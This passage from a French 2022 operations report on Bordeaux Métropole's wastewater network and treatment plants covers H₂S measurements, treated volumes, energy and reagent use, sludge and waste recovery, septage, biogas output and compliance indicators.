2-6	0	17	4,8	0,00%	43,00%	57,00%	1,00%	0,00%	0,00%
2-7	0	29	9,9	0%	27%	26%	47%	0%	0%
2-8	0	/	/	/	/	/	/	/	/
2-9	0	29,4	2,9	12,00%	67,00%	12,00%	8,00%	0,00%	0,00%
2-10	0,2	100	6,6	22,00%	35,00%	19,00%	23,00%	1,00%	0,00%
2-11	2	200	9,4	0,00%	30,00%	39,00%	29,00%	2,00%	0,00%
2-12	1,5	7,6	0,6	1,00%	98,00%	0,00%	0,00%	0,00%	0,00%
2-13	0,1	20	2,2	5,00%	88,00%	6,00%	1,00%	0,00%	0,00%
2-14	1	86	17,6	2,00%	17,00%	17,00%	61,00%	4,00%	0,00%
2-15	0,2	34	3,6	1,00%	74,00%	21,00%	4,00%	0,00%	0,00%
2-16	3,5	297	22,9	8,00%	21,00%	11,00%	48,00%	11,00%	0,00%
2-17	3,75	79	24	4,00%	4,00%	12,00%	71,00%	9,00%	0,00%
2-18	2,75	267	72,4	0,00%	0,00%	2,00%	38,00%	60,00%	0,00%
2-19	1,75	/	/	/	/	/	/	/	/
2-20	2,75	256,5	37	0%	21%	12%	37%	30%	0%
2-21	/	289,3	30	0,00%	26,00%	12,00%	38,00%	23,00%	0,00%


CARTE 2 - EXPL.9.1. Résultats des mesures H₂S/S²⁻ réalisées sur 2022 sur le bassin de collecte de la STEP de Louis Fargue




CARTE 3 - EXPL.9.1. Résultats des mesures H₂S/S²⁻ réalisées sur 2022 sur le bassin de collecte de la STEP de Cantinolle



CARTE 4 - EXPL.9.1. Résultats des mesures H₂S/S²⁻ réalisées sur 2022 sur le bassin de collecte de la STEP de Lille Blanquefort



CARTE 5 - EXPL.9.1. Résultats des mesures H₂S/S²⁻ réalisées sur 2022 sur le bassin de collecte de la STEP de Sabarèges



EXPL.9.2 CONCLUSION ET PERSPECTIVES

A l'issue de ces deux campagnes de mesures, il nous apparaît nécessaire :

- D'étudier davantage les fonctionnements actuels des pompages des Aubiers, de Béquigneaux, de Landegrand et de Ségur afin d'envisager un changement des conditions de marnage à l'instar des changements apportés à trois stations de pompages en 2021 et 2022 (Derrupe, Le Tasta et Saint Louis de Montferrand). Les temps de séjour des effluents dans les bâches ont été réduits d'environ 15 % à 25 %. La quantification de la réduction de la production d'H₂S est complexe avec les variations météorologiques. Néanmoins, nous observons des pics de concentrations plus faibles et/ou moins réguliers. L'étude des ratios kwh/m³ des trois stations de pompages 6 mois avant et 6 mois après les changements de marnage donnent les résultats suivants :
 - Derrupe : baisse de 5% en passant de 0,40 kwh à 0,38 kwh ;
 - Le Tasta : baisse de 13% en passant de 2,20 kwh à 1,91 kwh ;
 - Saint Louis de Montferrand : hausse de 1,8% en passant de 2,81 kwh à 2,86 kwh ;
- D'étudier davantage les branches secondaires de la branche gravitaire du Guâ (bassin de collecte de Sabarèges) pour lesquelles une problématique particulière face au risque H₂S a été notée, afin d'envisager une solution d'optimisation si cela est possible ;
- D'étudier davantage la situation de certains regards de visite présents sur la branche principale du réseau d'eaux usées de la commune de Parempuyre pour lesquels des configurations topographiques accroissent la production d'H₂S (chute et régime turbulent/torrentiel).

RÉFÉRENTIEL CONTRAT

Chapitre IV

Exploitation des stations d'épuration

SOMMAIRE

EXPL.10.1. LA SYNTHÈSE DE L'EXPLOITATION DES STATIONS D'ÉPURATION	641
EXPL.10.2. LE TRAITEMENT DES MATIÈRES DE VIDANGE	654
EXPL.10.3. LA PRODUCTION ET LA VALORISATION DES BOUES	656
EXPL.10.4. LA VALORISATION DES AUTRES DÉCHETS DE STEP	658
EXPL.10.5. LA PRODUCTION DE BIOGAZ SUR LES STEP DE BORDEAUX MÉTROPOLE	659
EXPL.10.6. LE BILAN DES INDICATEURS	660

EXPL.10.1. LA SYNTHÈSE DE L'EXPLOITATION DES STATIONS D'ÉPURATION



ZOOM

Dans le cadre des travaux menés par Bordeaux Métropole pour la liaison CANTINOLLE/LILLE, le démarrage du poste recevant les eaux traitées de CANTINOLLE qui se situe sur la station de BLANQUEFORT a engendré un débordement sur voirie au niveau de l'avenue du Port du Roy le 28 décembre 2022.

Cet incident est lié à la disjonction des 3 pompes du poste d'eaux traitées et à la montée du niveau des eaux dans le collecteur engendrant des levées de tampon sur la voirie. Une modification du câblage a été effectuée depuis pour éviter ce type d'incident.



L'année 2022 est marquée par une baisse significative de près de 22 % des volumes traités par les stations d'épuration de Bordeaux Métropole. Cette tendance est directement liée à une baisse de la pluviométrie (environ 300 mm en moins par rapport à 2021). Elle a eu pour autre conséquence de voir baisser de manière significative la part des Eaux Claires Parasites Permanentes (ECCPP) et des Eaux Claires Parasites Météoriques, respectivement de -44% et -24%.

Cette faible pluviométrie a également eu pour conséquence la franche diminution des volumes déversés en tête de station (480 183 m³ déversés en moins par rapport à 2021). Les volumes déversés représentent seulement 0,09 % des volumes reçus sur les stations en 2022 et aucun déversement en tête de station n'a eu lieu en temps sec.

La charge en DBO₅ reçue sur les stations reste en revanche assez stable par rapport à l'année précédente (-1,2%). Les stations de Clos de Hilde et Louis Fargue représentent plus de 72% de la charge totale reçue sur les stations d'épuration. Concernant Louis Fargue, en 2022, la charge d'entrée a baissé de près de 8% alors que celle de Clos de Hilde a augmenté de près de 5%. Cette tendance peut être attribuée à la bascule du secteur Bourran-Vallon en juillet 2022 de Louis Fargue vers Clos de Hilde.

Concernant les déchets évacués par les stations d'épuration, on constate une baisse de 29% des quantités de sables évacués (-143 t), là aussi certainement dû à la baisse des volumes reçus. Les quantités de refus de dégrillage restent globalement stables par rapport à 2021.

Le volume de graisses évacuées est en baisse de 68% avec seulement 43 m³ de graisses évacuées en 2022. Les graisses sont le plus souvent réinjectées dans les digesteurs pour favoriser la production de biogaz. Les volumes évacués sont liés aux vidanges de bâches à graisses qui ne peuvent être réinjectées. Ces dernières années, les volumes évacués avaient été plus importants (de 100 à 500 m³/an) suite aux chantiers de réhabilitation de plusieurs digesteurs rendant la réinjection impossible.

Les **TABLEAUX 1, 2 et HISTOGRAMME 1** illustrent ces éléments.


TABLEAU 1 - EXPL.10.1. Synthèse des relevés d'exploitation des stations d'épuration (Louis Fargue, Clos de Hilde, Sabarèges, Cantinolle, Lille Blanquefort et Les Cailhocs) 2021 et 2022

Mois	Pluviométrie (mm)		Déversement en tête de station A2 (m ³)		Volume d'entrée A3 (indicateur UI19) (m ³)		Charge Entrée (kg DBO ₅)		Volume de sortie A4+A5 (m ³)	
	n-1	n	n-1	n	n-1	n	n-1	n	n-1	n
Janv.	122	49	165 489	35 439	12 288 593	6 802 338	1 169 086	1 090 836	12 180 523	6 814 781
Fév.	86	46	300 634	8 680	11 637 372	7 152 130	962 749	1 225 903	11 502 556	7 011 337
Mars	19	35	243	486	8 162 873	7 153 032	1 276 510	1 404 737	8 304 340	7 031 126
Avril	24	56	0	7 216	6 437 148	6 877 188	1 207 454	1 252 312	6 593 495	6 754 391
Mai	113	22	8 203	0	8 597 088	5 699 758	1 237 821	1 233 621	8 661 063	5 638 104
Juin	177	100	50 758	2 865	8 945 585	6 840 887	1 288 457	1 132 389	8 824 913	6 746 824
Juil.	45	3	266	0	6 945 512	4 685 432	1 115 119	983 920	7 052 400	4 685 462
Août	30	29	344	0	5 747 672	4 647 622	996 673	940 444	5 842 236	4 663 188
Sept.	65	38	0	0	5 907 107	5 164 966	1 142 546	1 142 838	6 082 325	5 210 553
Oct.	32	50	0	0	5 608 312	5 500 853	1 227 628	1 150 496	5 753 073	5 588 239
Nov.	65	134	0	12 369	6 013 501	7 985 508	1 225 752	1 109 145	6 130 799	8 019 190
Déc.	143	55	26 176	4 875	9 032 970	6 716 583	1 138 823	1 149 405	8 966 253	6 826 820
Total	920	616	552 113	71 930	95 323 733	75 226 297	13 988 619	13 816 046	95 893 976	74 990 015
Moyenne	77	51	69 014	10 276	7 943 644	6 268 858	1 165 718	1 151 337	7 991 165	6 249 168

TABLEAU 2 - EXPL.10.1. Synthèse pluriannuelle des relevés d'exploitation des stations d'épuration

Année	Pluviométrie (mm)	Déversement (m3)	Volume d'entrée (m3)	Charge entrée (kg DBO5)	Energie	Déchets évacués		
					Consommation d'électricité (kWh)	Graisses (m3)	Sables (kg)	Dégrillage (kg)
2013	1 110	936 448	84 908 999	12 922 750	36 253 077	626	490 714	526 261
2014	1 041	1 261 625	88 699 544	12 926 607	38 338 915	259	488 360	609 700
2015	607	626 120	69 240 495	14 294 716	37 508 923	208	284 664	602 506
2016	912	1 668 183	82 967 620	14 727 372	37 930 554	136	307 530	604 686
2017	818	432 717	71 934 167	14 020 566	38 750 088	214	355 240	726 510
2018	919	186 050	94 554 278	13 031 610	40 488 217	110	591 252	709 127
2019	1 072	439 333	90 422 900	14 037 765	39 653 973	304	611 260	663 864
2020	1 053	533 067	101 009 574	13 437 601	39 015 458	461	593 140	610 550
2021	920	552 113	95 323 733	13 988 619	38 974 297	134	492 440	530 773
2022	616	71 930	75 226 297	13 816 046	36 696 305	43	348 780	562 681

HISTOGRAMME 1 - EXPL.10.1. Volume de sortie des STEP en 2021 et 2022



Pour la station de Louis Fargue, les flux déversés en A2 correspondent à la somme des flux mesurés sur ce point puisqu'une analyse est réalisée tous les jours de déversement (voir **TABLEAU 3 et 4**).

Pour la station de Cantinolle, les flux déversés en A2 sont estimés car les jours où sont mesurés des déversements ne correspondent pas systématiquement avec des jours de réalisation de bilan d'autosurveillance. En effet, si un bilan d'autosurveillance ne correspond pas à un jour de déversement, il n'y a pas d'analyse réalisée pour ce dernier. Pour cette installation, les flux ont donc été estimés en prenant la moyenne (pondérée aux volumes) des concentrations des analyses des eaux brutes déversées de l'année.

	2018	2019	2020	2021	2022
Louis Fargue	94 917	111 044	134 293	50 708	55 487
Sabarèges	0	0	0	13 941	0
Cantinolle	91 133	328 289	398 774	487 464	16 443
Les Cailhocs	0	0	0	0	0
Total	186 050	439 333	533 067	552 113	71 930

	Volume (m3)	DCO (kg)	DBO5 (kg)	MES (kg)
Louis Fargue	55 487	8 122	2 913	4 619
Sabarèges	0	0	0	0
Cantinolle	16 443	3 315	1 288	1 025
Les Cailhocs	0	0	0	0
Total	71 930	11 437	4 201	5 644

N.B. : Les stations de Clos de Hilde et Lille Blanquefort ne possèdent pas de point A2.

La consommation énergétique est en diminution par rapport à 2021 (- 5,8 %) en lien avec la baisse des volumes reçus sur les stations (voir **ENRG.2**). Cette diminution est aussi liée aux actions d'économie d'énergie engagées depuis 2019 sur les stations (ex : renouvellement des surpresseurs d'air, mise en place de la nouvelle régulation de l'aération des biofiltres).

Pour 2022, les ratios kWh/m³ sont cohérents par rapport aux filières de traitement en place et restent stables par rapport à l'année précédente.

L'utilisation d'eau industrielle pour la préparation des réactifs permet de limiter les consommations d'eau potable. Néanmoins, la consommation d'eau potable est en augmentation par rapport à 2021 (57 657 m³ en 2021) liée notamment à une surconsommation sur la station de Clos de Hilde en lien avec une fuite sur le réseau d'eau et sur un poteau incendie. Une fois identifiée, la fuite a pu être réparée et le poteau incendie a été remplacé durant l'été 2022.

Ces casses sont en grande partie imputables au remaniement du site notamment dans le cadre des travaux liés à la biométhanisation.

La SABOM assure la valorisation de l'ensemble des déchets des stations d'épuration, en faisant appel à des sociétés extérieures pour certains types de déchets.

Les sables évacués des STEP ont un taux en matières organiques inférieur à 5 %, et sont évacués vers un centre de traitement où ils sont lavés pour être ensuite utilisés en remblais routiers.

Les graisses produites sont réinjectées en digestion pour doper la production de biogaz.

Les refus de dégrillage sont valorisés énergétiquement en centre d'incinération des ordures ménagères.

Enfin, les boues sont valorisées en compostage en fonction des résultats d'analyse. Voir **TABLEAU 13** pour les quantités.

TABLEAU 5 - EXPL.10.1. Synthèse des relevés d'exploitation des stations d'épuration en 2021 et 2022							
Mois	Energie		Eau Potable	Déchets			
	Consommation électrique (kWh)		Consommation (m3)	Graisses (m3)	Sables (kg)	Dégrillage (kg)	
	<i>n-1</i>	<i>n</i>	<i>n</i>	<i>n</i>	<i>n</i>	<i>n</i>	
Janv.	3 674 189	3 102 587	0,46	5 927	0	53 160	31 993
Fév.	3 303 853	3 091 483	0,43	5 822	0	7 440	58 749
Mars	3 463 204	3 361 094	0,47	5 530	8	29 020	40 974
Avril	3 148 366	3 221 981	0,47	5 006	0	21 580	56 967
Mai	3 414 228	3 159 979	0,55	5 110	0	14 280	47 897
Juin	3 274 426	3 160 179	0,46	5 917	7	61 360	65 667
Juil.	3 082 362	2 903 135	0,62	6 419	0	13 660	31 693
Août	2 994 879	2 803 115	0,60	7 416	0	35 420	41 598
Sept.	3 121 626	2 718 075	0,53	6 577	0	24 880	33 147
Oct.	3 057 185	2 764 773	0,50	5 052	5	38 920	44 141
Nov.	3 028 249	3 120 937	0,39	5 904	12	25 640	60 591
Déc.	3 411 730	3 288 967	0,49	5 954	11	23 420	49 264
Total	38 974 297	36 696 305		70 634	43,00	348 780	562 681
Moyenne	3 247 858	3 058 025	0,50	5 886	4	29 065	46 890

HISTOGRAMME 2 - EXPL.10.1. Consommation Electrique






TABLEAU 6 - EXPL.10.1. Synthèse des relevés d'exploitation de boues des stations d'épuration en 2021 et 2022

Mois	Transfert de boues liquides			Boues évacuées			Production de boues				
	Volume	Impact station	Matières vidange	Volume boues déshydratées et boues séchées	Conc	Mat. Sèches	Réelle		Théorique	Ratios	
	(m3)	(t MS)	(t)	(tBB)	(g/l)	(t MS)	t MS	t MS	t MS	Réel / Théor	kWh / kg MS
	<i>n</i>	<i>n</i>	<i>n</i>	<i>n</i>	<i>n</i>	<i>n</i>	<i>n-1</i>	<i>n</i>	<i>n</i>	<i>n</i>	<i>n</i>
Janv.	-	-	498,8	2 198,6	325,9	716,6	786,2	716,6	675,0	106%	4,3
Fév.	-	-	471,3	2 375,7	325,9	774,2	735,5	774,2	797,4	97%	4,0
Mars	-	-	649,6	2 311,7	328,5	759,4	888,4	759,4	881,7	86%	4,4
Avril	-	-	545,9	1 973,5	352,0	694,8	788,6	694,8	755,6	92%	4,6
Mai	-	-	631,5	1 837,4	405,3	744,7	785,2	744,7	765,2	97%	4,2
Juin	-	-	567,8	1 882,8	410,2	772,3	728,5	772,3	779,9	99%	4,1
Juil.	-	-	483,3	1 887,3	371,9	702,0	802,3	702,0	586,8	120%	4,1
Août	-	-	556,4	1 496,7	422,1	631,7	777,0	631,7	599,3	105%	4,4
Sept.	-	-	549,6	2 304,3	317,9	732,5	818,0	732,5	709,3	103%	3,7
Oct.	-	-	470,1	2 240,6	318,2	713,0	875,9	713,0	755,6	94%	3,9
Nov.	-	-	546,5	2 598,8	304,3	790,9	899,3	790,9	793,9	100%	3,9
Déc.	-	-	349,5	1 814,8	419,5	761,3	1 013,3	761,3	698,9	109%	4,3
Total	0	0,0	6 320,3	24 922		8 793	9 898	8 793	8 799		
Moyenne	0	0,0	526,7	2 077	358	733	825	733	733	100%	4,2

A noter, la quantité de boues produites en 2022 représente 17 711 TMS (donnée réglementaire A6 en amont digestion). Par ailleurs, la quantité de boues évacuée est elle de 8 793 TMS. La différence entre ces 2 données est liée à l'abattement des matières organiques liée au processus de digestion (de l'ordre de 50%).

TABLEAU 7 - EXPL.10.1. Synthèse pluriannuelle des relevés d'exploitation de boues des stations d'épuration et des consommations de réactifs

Année	Boues évacuées		Production de boues			Réactifs Filière boues	Réactifs Filière eau		Désodorisation				
	Volume (tBB)	Mat. Sèches (tMS)	Réelle (tMS)	Théorique (tMS)	Ratios réel/théo.	Polymère (kg)	FeCl3 pur (kg)	Polymère (kg)	Javel (l)	H2SO4 (l)	HNO3 (l)	Soude (l)	Thiosulfate (l)
2013	31 650	9 049	8 999	8 815	102%	76 972	1 472 928	29 138	202 746	4 654	0	53 693	
2014	31 466	10 178	10 130	10 013	101%	71 716	1 459 270	37 828	251 300	18 128	0	83 778	
2015	26 729	9 405	9 357	10 640	88%	90 209	1 324 090	28 215	409 924	35 626	0	205 054	2 400
2016	24 231	9 587	9 568	11 748	81%	72 937	1 677 837	37 541	395 471	23 314	0	184 494	0
2017	19 703	9 196	9 195	9 772	94%	72 809	1 504 969	35 349	538 352	22 869	0	241 776	0
2018	19 381	9 558	9 558	9 533	100%	77 289	1 943 503	59 060	468 193	26 107	0	179 395	0
2019	21 411	10 017	10 017	10 329	97%	90 255	1 740 839	51 216	409 352	19 276	5 180	179 454	0
2020	25 210	10 604	10 604	10 755	99%	89 385	1 648 934	45 148	316 496	5 746	46 900	250 562	0
2021	26 040	9 900	9 898	9 980	99%	92 974	1 556 174	44 786	334 935	3 904	44 436	242 462	0
2022	24 922	8 793	8 793	8 799	100%	91 749	1 599 323	47 595	410 989	4 388	33 593	200 746	0



Les ratios de production de boues réelles / théoriques sont très satisfaisants pour l'ensemble des stations de Bordeaux Métropole ce qui démontre une bonne maîtrise des process Eau et Boues. Pour chaque station, les calculs mensuels de production théorique sont basés sur les analyses d'eaux brutes en tenant compte des rendements des ouvrages et des consommations de réactifs dans le process (chlorure ferrique).

TABLEAU 8 - EXPL.10.1. Synthèse des relevés d'exploitation des stations d'épuration

Mois	Réactifs file Boues		Réactifs file Eau			Désodorisation				
	Polymère	Ratio	FeCl3 Pur	Polymère	Chaux	Javel	H2SO4	HNO3	Soude	Thiosulfate
	(kg)	(kg poly / t MS)	(kg)	(kg)	(kg)	(l)	(l)	(l)	(l)	(l)
	<i>n</i>	<i>n</i>	<i>n</i>	<i>n</i>	<i>n</i>	<i>n</i>	<i>n</i>	<i>n</i>	<i>n</i>	<i>n</i>
Janv.	6 690	9,3	136 946	3 987	12819	19 542	186	1 930	11 349	0
Fév.	8 043	10,4	127 327	3 675	688	20 004	308	2 887	11 632	0
Mars	7 570	10,0	145 191	4 210	0	24 591	432	3 230	13 812	0
Avril	8 879	12,8	130 748	3 766	0	20 301	436	2 110	12 357	0
Mai	7 989	10,7	130 159	3 700	0	34 594	408	4 000	24 885	0
Juin	8 104	10,5	129 190	4 003	0	36 458	489	3 117	17 153	0
Juil.	7 979	11,4	103 768	3 172	0	53 762	316	2 819	21 293	0
Août	6 683	10,6	99 024	3 067	0	56 965	938	5 054	17 901	0
Sept.	7 190	9,8	129 386	3 676	0	43 994	202	1 900	15 171	0
Oct.	7 880	11,1	149 168	4 330	0	33 863	105	1 920	16 979	0
Nov.	6 942	8,8	172 398	5 492	0	34 704	133	1 410	20 063	0
Déc.	7 802	10,2	146 018	4 516	0	32 211	435	3 216	18 151	0
Total	91 749		1 599 323	47 595	13 507	410 989	4 388	33 593	200 746	0
Moyenne	7 646	10,5	133 277	3 966	6 754	34 249	366	2 799	16 729	0

Les consommations en réactifs de la filière boues sont en légère baisse par rapport à la consommation de 2021 avec 91 749 kg de produit actif soit un ratio moyen de 10,5 kg/tMS.

Les réactifs file eau sont en légère hausse par rapport à 2021 et en lien avec des effluents à traiter plus concentrés qu'en 2021 (liée à la baisse de la pluviométrie). Sur Louis Fargue, l'augmentation des concentrations en entrée de l'installation a impacté le process et nécessité l'injection de réactifs sur l'étage de décantation lamellaire en dehors des périodes de temps de pluie à partir de mars 2022.

Les doses de réactifs injectées dépendent des concentrations en entrée des ouvrages de traitement.

Les consommations de réactifs de désodorisation sont globalement en hausse par rapport à 2021. Ce phénomène est lié à des effluents plus sceptiques (en lien avec la baisse de la pluviométrie).

Concernant la chaux, son injection a été arrêtée en 2022. Initialement, son ajout devait permettre de corriger le TAC des effluents décantés afin d'obtenir un meilleur traitement de l'azote sur le 2ème étage de biofiltration. Il s'avère que nous n'avons pas constaté d'amélioration sur l'abattement de l'azote pendant les périodes d'injection. De plus, depuis le 01/01/2023 le nouvel arrêté d'autorisation ne prévoit plus de normes de rejet sur les paramètres azotés.

L'acide nitrique a remplacé l'acide sulfurique fin 2019 sur plusieurs tours de désodorisation (celle du sécheur de Clos de Hilde et celle des boues à Louis Fargue) en vue de son utilisation sur l'unité VALEAZ pour la production de nitrate de sodium et d'azote ammoniacal. La mise en service de cette unité est à l'origine de la baisse notable de consommation d'acide sulfurique observée depuis 2021. Cette unité a été démarrée début 2021, mais est actuellement en panne du fait du délai d'approvisionnement d'une carte automate (EXPL.8). Toutefois, lors des arrêts de l'unité VALEAZ, la désodorisation du sécheur continue de fonctionner avec de l'acide nitrique. Néanmoins, on constate une baisse de la consommation d'acide nitrique en 2022 du fait de l'arrêt du sécheur de Louis Fargue durant 3 mois (septembre, octobre et novembre) pour maintenance du sécheur, travaux de réfection d'un dôme de silo à boues séchées suivi d'un incident d'auto-échauffement sur les boues en sortie sécheur.



ZOOM

Renouvellement garnissage synthétique Biofiltre Cantinolle (bloc C)

En 2022, plusieurs opérations de maintenance ont nécessité un arrêt d'équipements ou unités.

C'est notamment le cas d'un des biofiltres du premier étage de biofiltration de la station de Cantinolle.

Pour mémoire, cette station, construite en 2005, est équipée de 2 étages de biofiltration :

- un premier étage composé de 4 biofiltres C (CA, CB, CC et CD) destinés à abattre la pollution organique et les matières en suspension

- un deuxième étage de 8 biofiltres (NKA à NKH) destinés à la nitrification des composés azotés.

Les 4 biofiltres du premier étage sont constitués d'un garnissage en matériau synthétique alvéolé tandis que ceux du second étage sont composés de biolite (matériau granulaire).

Au bout de plus de 15 ans d'utilisation, les garnissages synthétiques doivent être renouvelés afin de retrouver une efficacité optimale de filtration. L'opération réalisée du 03 octobre au 30 novembre 2022 consistait donc au remplacement du garnissage alvéolaire du biofiltre CD.



Ancien garnissage biofiltre CD



Nouveau garnissage biofiltre CD

Pour 2023, le renouvellement des garnissages de 2 nouveaux biofiltres devrait être réalisé. Le 4^{ème} biofiltre sera, quant à lui, renouvelé en 2024.

TABLEAU 9 - EXPL.10.1. Les opérations de maintenance ayant nécessité un arrêt en 2022		
STEP	Date	Nature des travaux
Louis Fargue	du 10/01/2022 au 31/01/2022	Travaux sur canaux des Densadegs - Limitation du débit entrée STEP à 1,6 m ³ /s
	du 06/09/2022 au 14/10/2022	Maintenance annuelle sècheurs et réfection du dôme du silo boues séchées B
	du 22/11/2022 au 06/12/2022	Maintenance moteur Cogénération V12
Clos de Hilde	de janvier à mars 2022	Digesteur n°2 : poursuite du chantier de réhabilitation démarré en 2021
	du 07/11/2022 au 14/11/2022	Maintenance annuelle sècheur
Cantinolle	du 03/10/2022 au 30/11/2022	Remplacement garniture synthétique d'un Biofiltre C D
Lille Blanquefort	2 nuits : du 14 au 15/11/2022 et du 15 au 16/11/2022	Recalage des lames déversantes des dessableurs impliquant un arrêt des postes de relevage situés en amont

EXPL.10.2. LE TRAITEMENT DES MATIÈRES DE VIDANGE

En 2022, le volume des matières de vidange dépotées sur la station d'épuration Clos de Hilde a été de 6 320,3 m³. Ce volume est stable par rapport à 2021.

En 2022, la SABOM a reçu plusieurs demandes de vidangeurs provenant de communes hors Bordeaux Métropole afin d'obtenir un contrat d'adhésion pour le dépotage de leurs matières de vidange. Ces demandes font suite à l'arrêt du site de traitement situé à Beychac et Cailleau qui réduit les exutoires possibles pour les vidangeurs. Bordeaux Métropole a ainsi pris une délibération le 21 mai 2021 afin de pouvoir accepter ces matières sans pénalité associée dans les limites de capacité d'accueil du site de Clos de Hilde.

À chaque dépotage, les vidangeurs déposent un échantillon représentatif des matières dépotées.

Le délégataire prend, de manière aléatoire, un échantillon pour vérifier la qualité des effluents rejetés sur l'ensemble des paramètres pH, MVS, MES, DCO, DBO5, métaux lourds, HAP et PCB.

Ces analyses sont réalisées de manière à ce que chaque vidangeur soit contrôlé au moins deux fois dans l'année.

Sur les 32 analyses effectuées en 2022, 6 se sont avérées non conformes soit 18,7 % contre 16,2 % en 2021 (2 analyses non conformes en 2020). Les vidangeurs concernés ont fait l'objet d'une pénalité, ce qui devrait les inciter à se mettre en conformité.

L'impact des matières de vidange sur la station reste cependant minime puisqu'elles représentent seulement 0,3 % de la charge en DBO5 en entrée de la station d'épuration (voir **TABLEAU 10**).

TABLEAU 10 - EXPL.10.2. Traitement des matières de vidange					
Année	Volumes traités en m3	Concentration (g/l)		Flux (tonnes/an)	
		MES	DBO	MES	DBO
2015	5 819	6,89	2,05	40,11	11,96
2016	5 038	10,51	2,09	52,94	10,54
2017	5 483	10,57	2,46	57,92	13,47
2018	5 787	8,15	2,05	47,15	11,86
2019	6 725	7,62	3,27	51,22	21,98
2020	5 944	6,45	1,87	38,34	11,12
2021	6497,5	13,79	2,88	89,61	18,69
2022	6320,3	13,20	2,36	83,40	14,90

EXPL.10.3. LA PRODUCTION ET LA VALORISATION DES BOUES

En 2022, la production de boues de 8 793 tonnes de Matière Sèche, en baisse par rapport à 2021, correspond à la quantité de boues évacuées vers les filières agréées. Cette baisse est liée à la remise en service du digesteur 2 de Clos de Hilde (- 814,5 tMS sur cette station entre 2021 et 2022) (voir **TABLEAU 11**).

TABLEAU 11 - EXPL.10.3. Boues produites en 2022		
	Production des boues (tMS)	Siccité des boues évacuées (%)
Boues déshydratées	5 676	26,40%
Boues séchées	3 117	91,19%
Boues liquides	0,00	0,00%
Siccité des boues évacuées 2022 (%)		
35,28%		

Les boues séchées représentent 3 117 tMS avec une siccité moyenne annuelle de 91,19 % et constituent 35,4 % de la production totale de boues de l'année. Ce taux est en diminution par rapport à 2021.

Cette baisse est liée à la fois:


- à l'arrêt du sécheur de Louis Fargue pendant plus d'un mois suite à un incident survenu le 24 octobre 2022. Ce jour-là, un auto-échauffement des boues séchées s'est produit dans un silo entraînant l'intervention des pompiers, l'inertage à l'azote du silo, l'arrosage et la vidange au sol des boues séchées contenues dans le silo. Les sécheurs ont pu redémarrer le 29 novembre 2022 suite à la remise en état du silo.
- à plusieurs arrêts du sécheur de Clos de Hilde. Pour rappel, le sécheur a été arrêté en juillet 2021 suite à des analyses d'auto-échauffement des boues dont les résultats entraînaient une modification de leur catégorie de transport. Le sécheur a été remis en service à partir de mai 2022 suite à la réalisation de nouvelles analyses qui ont permis, à nouveau, le transport par bennes compartimentées de 3 m³. La remise en route du digesteur n°2 a probablement modifié la qualité des boues permettant de retrouver une classe de transport acceptable. Cependant, au redémarrage, le sécheur a subi de nombreux arrêts en lien avec le chantier de biométhanisation en cours sur le site. En effet, l'échangeur et les filtres situés en amont de la chambre de combustion du sécheur ont subi plusieurs colmatages rendant cet équipement indisponible.

Les productions de boues des stations de Clos de Hilde et Louis Fargue représentent 71,4% de la production totale des stations de Bordeaux Métropole (Voir **DIAGRAMME 1**).

En 2022, la filière de compostage a permis de traiter 100 % des boues produites par les stations d'épuration (Voir **TABLEAU 12**).

TABLEAU 12 - EXPL.10.3. Valorisation des boues			
	tBB	tMS	Part en % du total en tMS
Autres destinations (Boues déshydratées)	0	0	0%
Co-incinération VALBOM (Boues déshydratées)	0	0	0%
Autres destinations (Boues séchées)	0	0	0%
Compostage (boues déshydratées et boues séchées)	24 922	8 793	100%
Total	24 922	8 793	100%

DIAGRAMME 1 - EXPL.10.3. Répartition de la production des boues par station en 2022 (tMS)



EXPL.10.4. LA VALORISATION DES AUTRES DÉCHETS DE STEP

En 2022, les volumes de refus de dégrillage sont globalement stables par rapport à 2021 (voir **TABLEAU 13**). Ces déchets sont valorisés énergétiquement en centre d'incinération des ordures ménagères.

Les quantités de sables évacués des STEP sont en légère baisse par rapport à 2021, en lien avec la plus faible pluviométrie. Ils sont envoyés vers un centre de traitement spécifique pour être lavés et réutilisés en remblais routiers.

Pour 2022, le volume de graisses évacuées est faible (43 m³). En effet, les graisses produites par les stations d'épuration sont le plus souvent réinjectées en digestion pour doper la production de biogaz. Les volumes évacués vers un centre de traitement adapté correspondent aux vidanges de bâches.

TABLEAU 13 - EXPL.10.4. Nature des déchets

Année	Sables (tonnes)	Refus de dégrillage (tonnes)	Graisses évacuées (m3)
2013	491,0	526	626
2014	488,3	610	259
2015	284,6	603	208
2016	307,5	605	136
2017	355,2	727	214
2018	591	709	110
2019	611	663	304
2020	593	610	461
2021	492	530	133
2022	348	562	43

EXPL.10.5. LA PRODUCTION DE BIOGAZ SUR LES STEP DE BORDEAUX MÉTROPOLE

Les STEP de Bordeaux Métropole ont produit plus de 6,3 MNm³ de Biogaz en 2022 soit une production stable par rapport à 2021 (voir **TABLEAU 14**).

Plus de 77 % de cette production a été valorisée au travers des chaudières pour la digestion, des sécheurs de Clos de Hilde et Louis Fargue et de la cogénération de Louis Fargue (voir **ENRG.2**).

En 2022, sur la station Louis Fargue, la cogénération a permis de produire près de 4,6 GWh d'électricité. Cette valeur reste stable par rapport à 2021 (4,7 GWh) et montre la bonne maîtrise du procédé.

TABLEAU 14 - EXPL.10.5. Production de Biogaz sur les STEP de Bordeaux Métropole					
	Louis Fargue	Clos de Hilde	Sabarèges	Cantinolle	TOTAL
Biogaz produit ** Nm3	2 392 201	2 037 105	921 010	951 468	6 301 784
Biogaz vers torchère Nm3			653 326	762 427	1 415 753
Quantité Biogaz utilisé Nm3	2 392 201	2 037 105	267 684	189 041	4 886 031
- dont biogaz vers chaudières Nm3	762 620	1 756 524*	267 684	189 041	2 975 869
- dont biogaz vers sécheurs Nm3	5 945	280 581			286 526
- dont biogaz vers Cogénération Nm3	1 623 636				1 623 636

*La part de biogaz utilisée sur les batteries d'aérefroidissement n'est pas quantifiable

** La quantité de biogaz produit sur Louis Fargues et Clos de Hilde est évaluée sur la base de débitmètres des postes consommateurs (sécheurs, cogénération, chaudières).

EXPL.10.6. LE BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur de pilotage PI20	Conformité des stations d'épuration aux autorisations de rejet (%) - ONEMA P254.3	100%	99,64 %	99,91%	99,64%	99,83%
Indicateur de pilotage PI21 (ONEMA P206.3)	Taux de boues issues des ouvrages d'épuration évacuées selon des filières conformes à la réglementation	100%	100%	100%	100%	100%
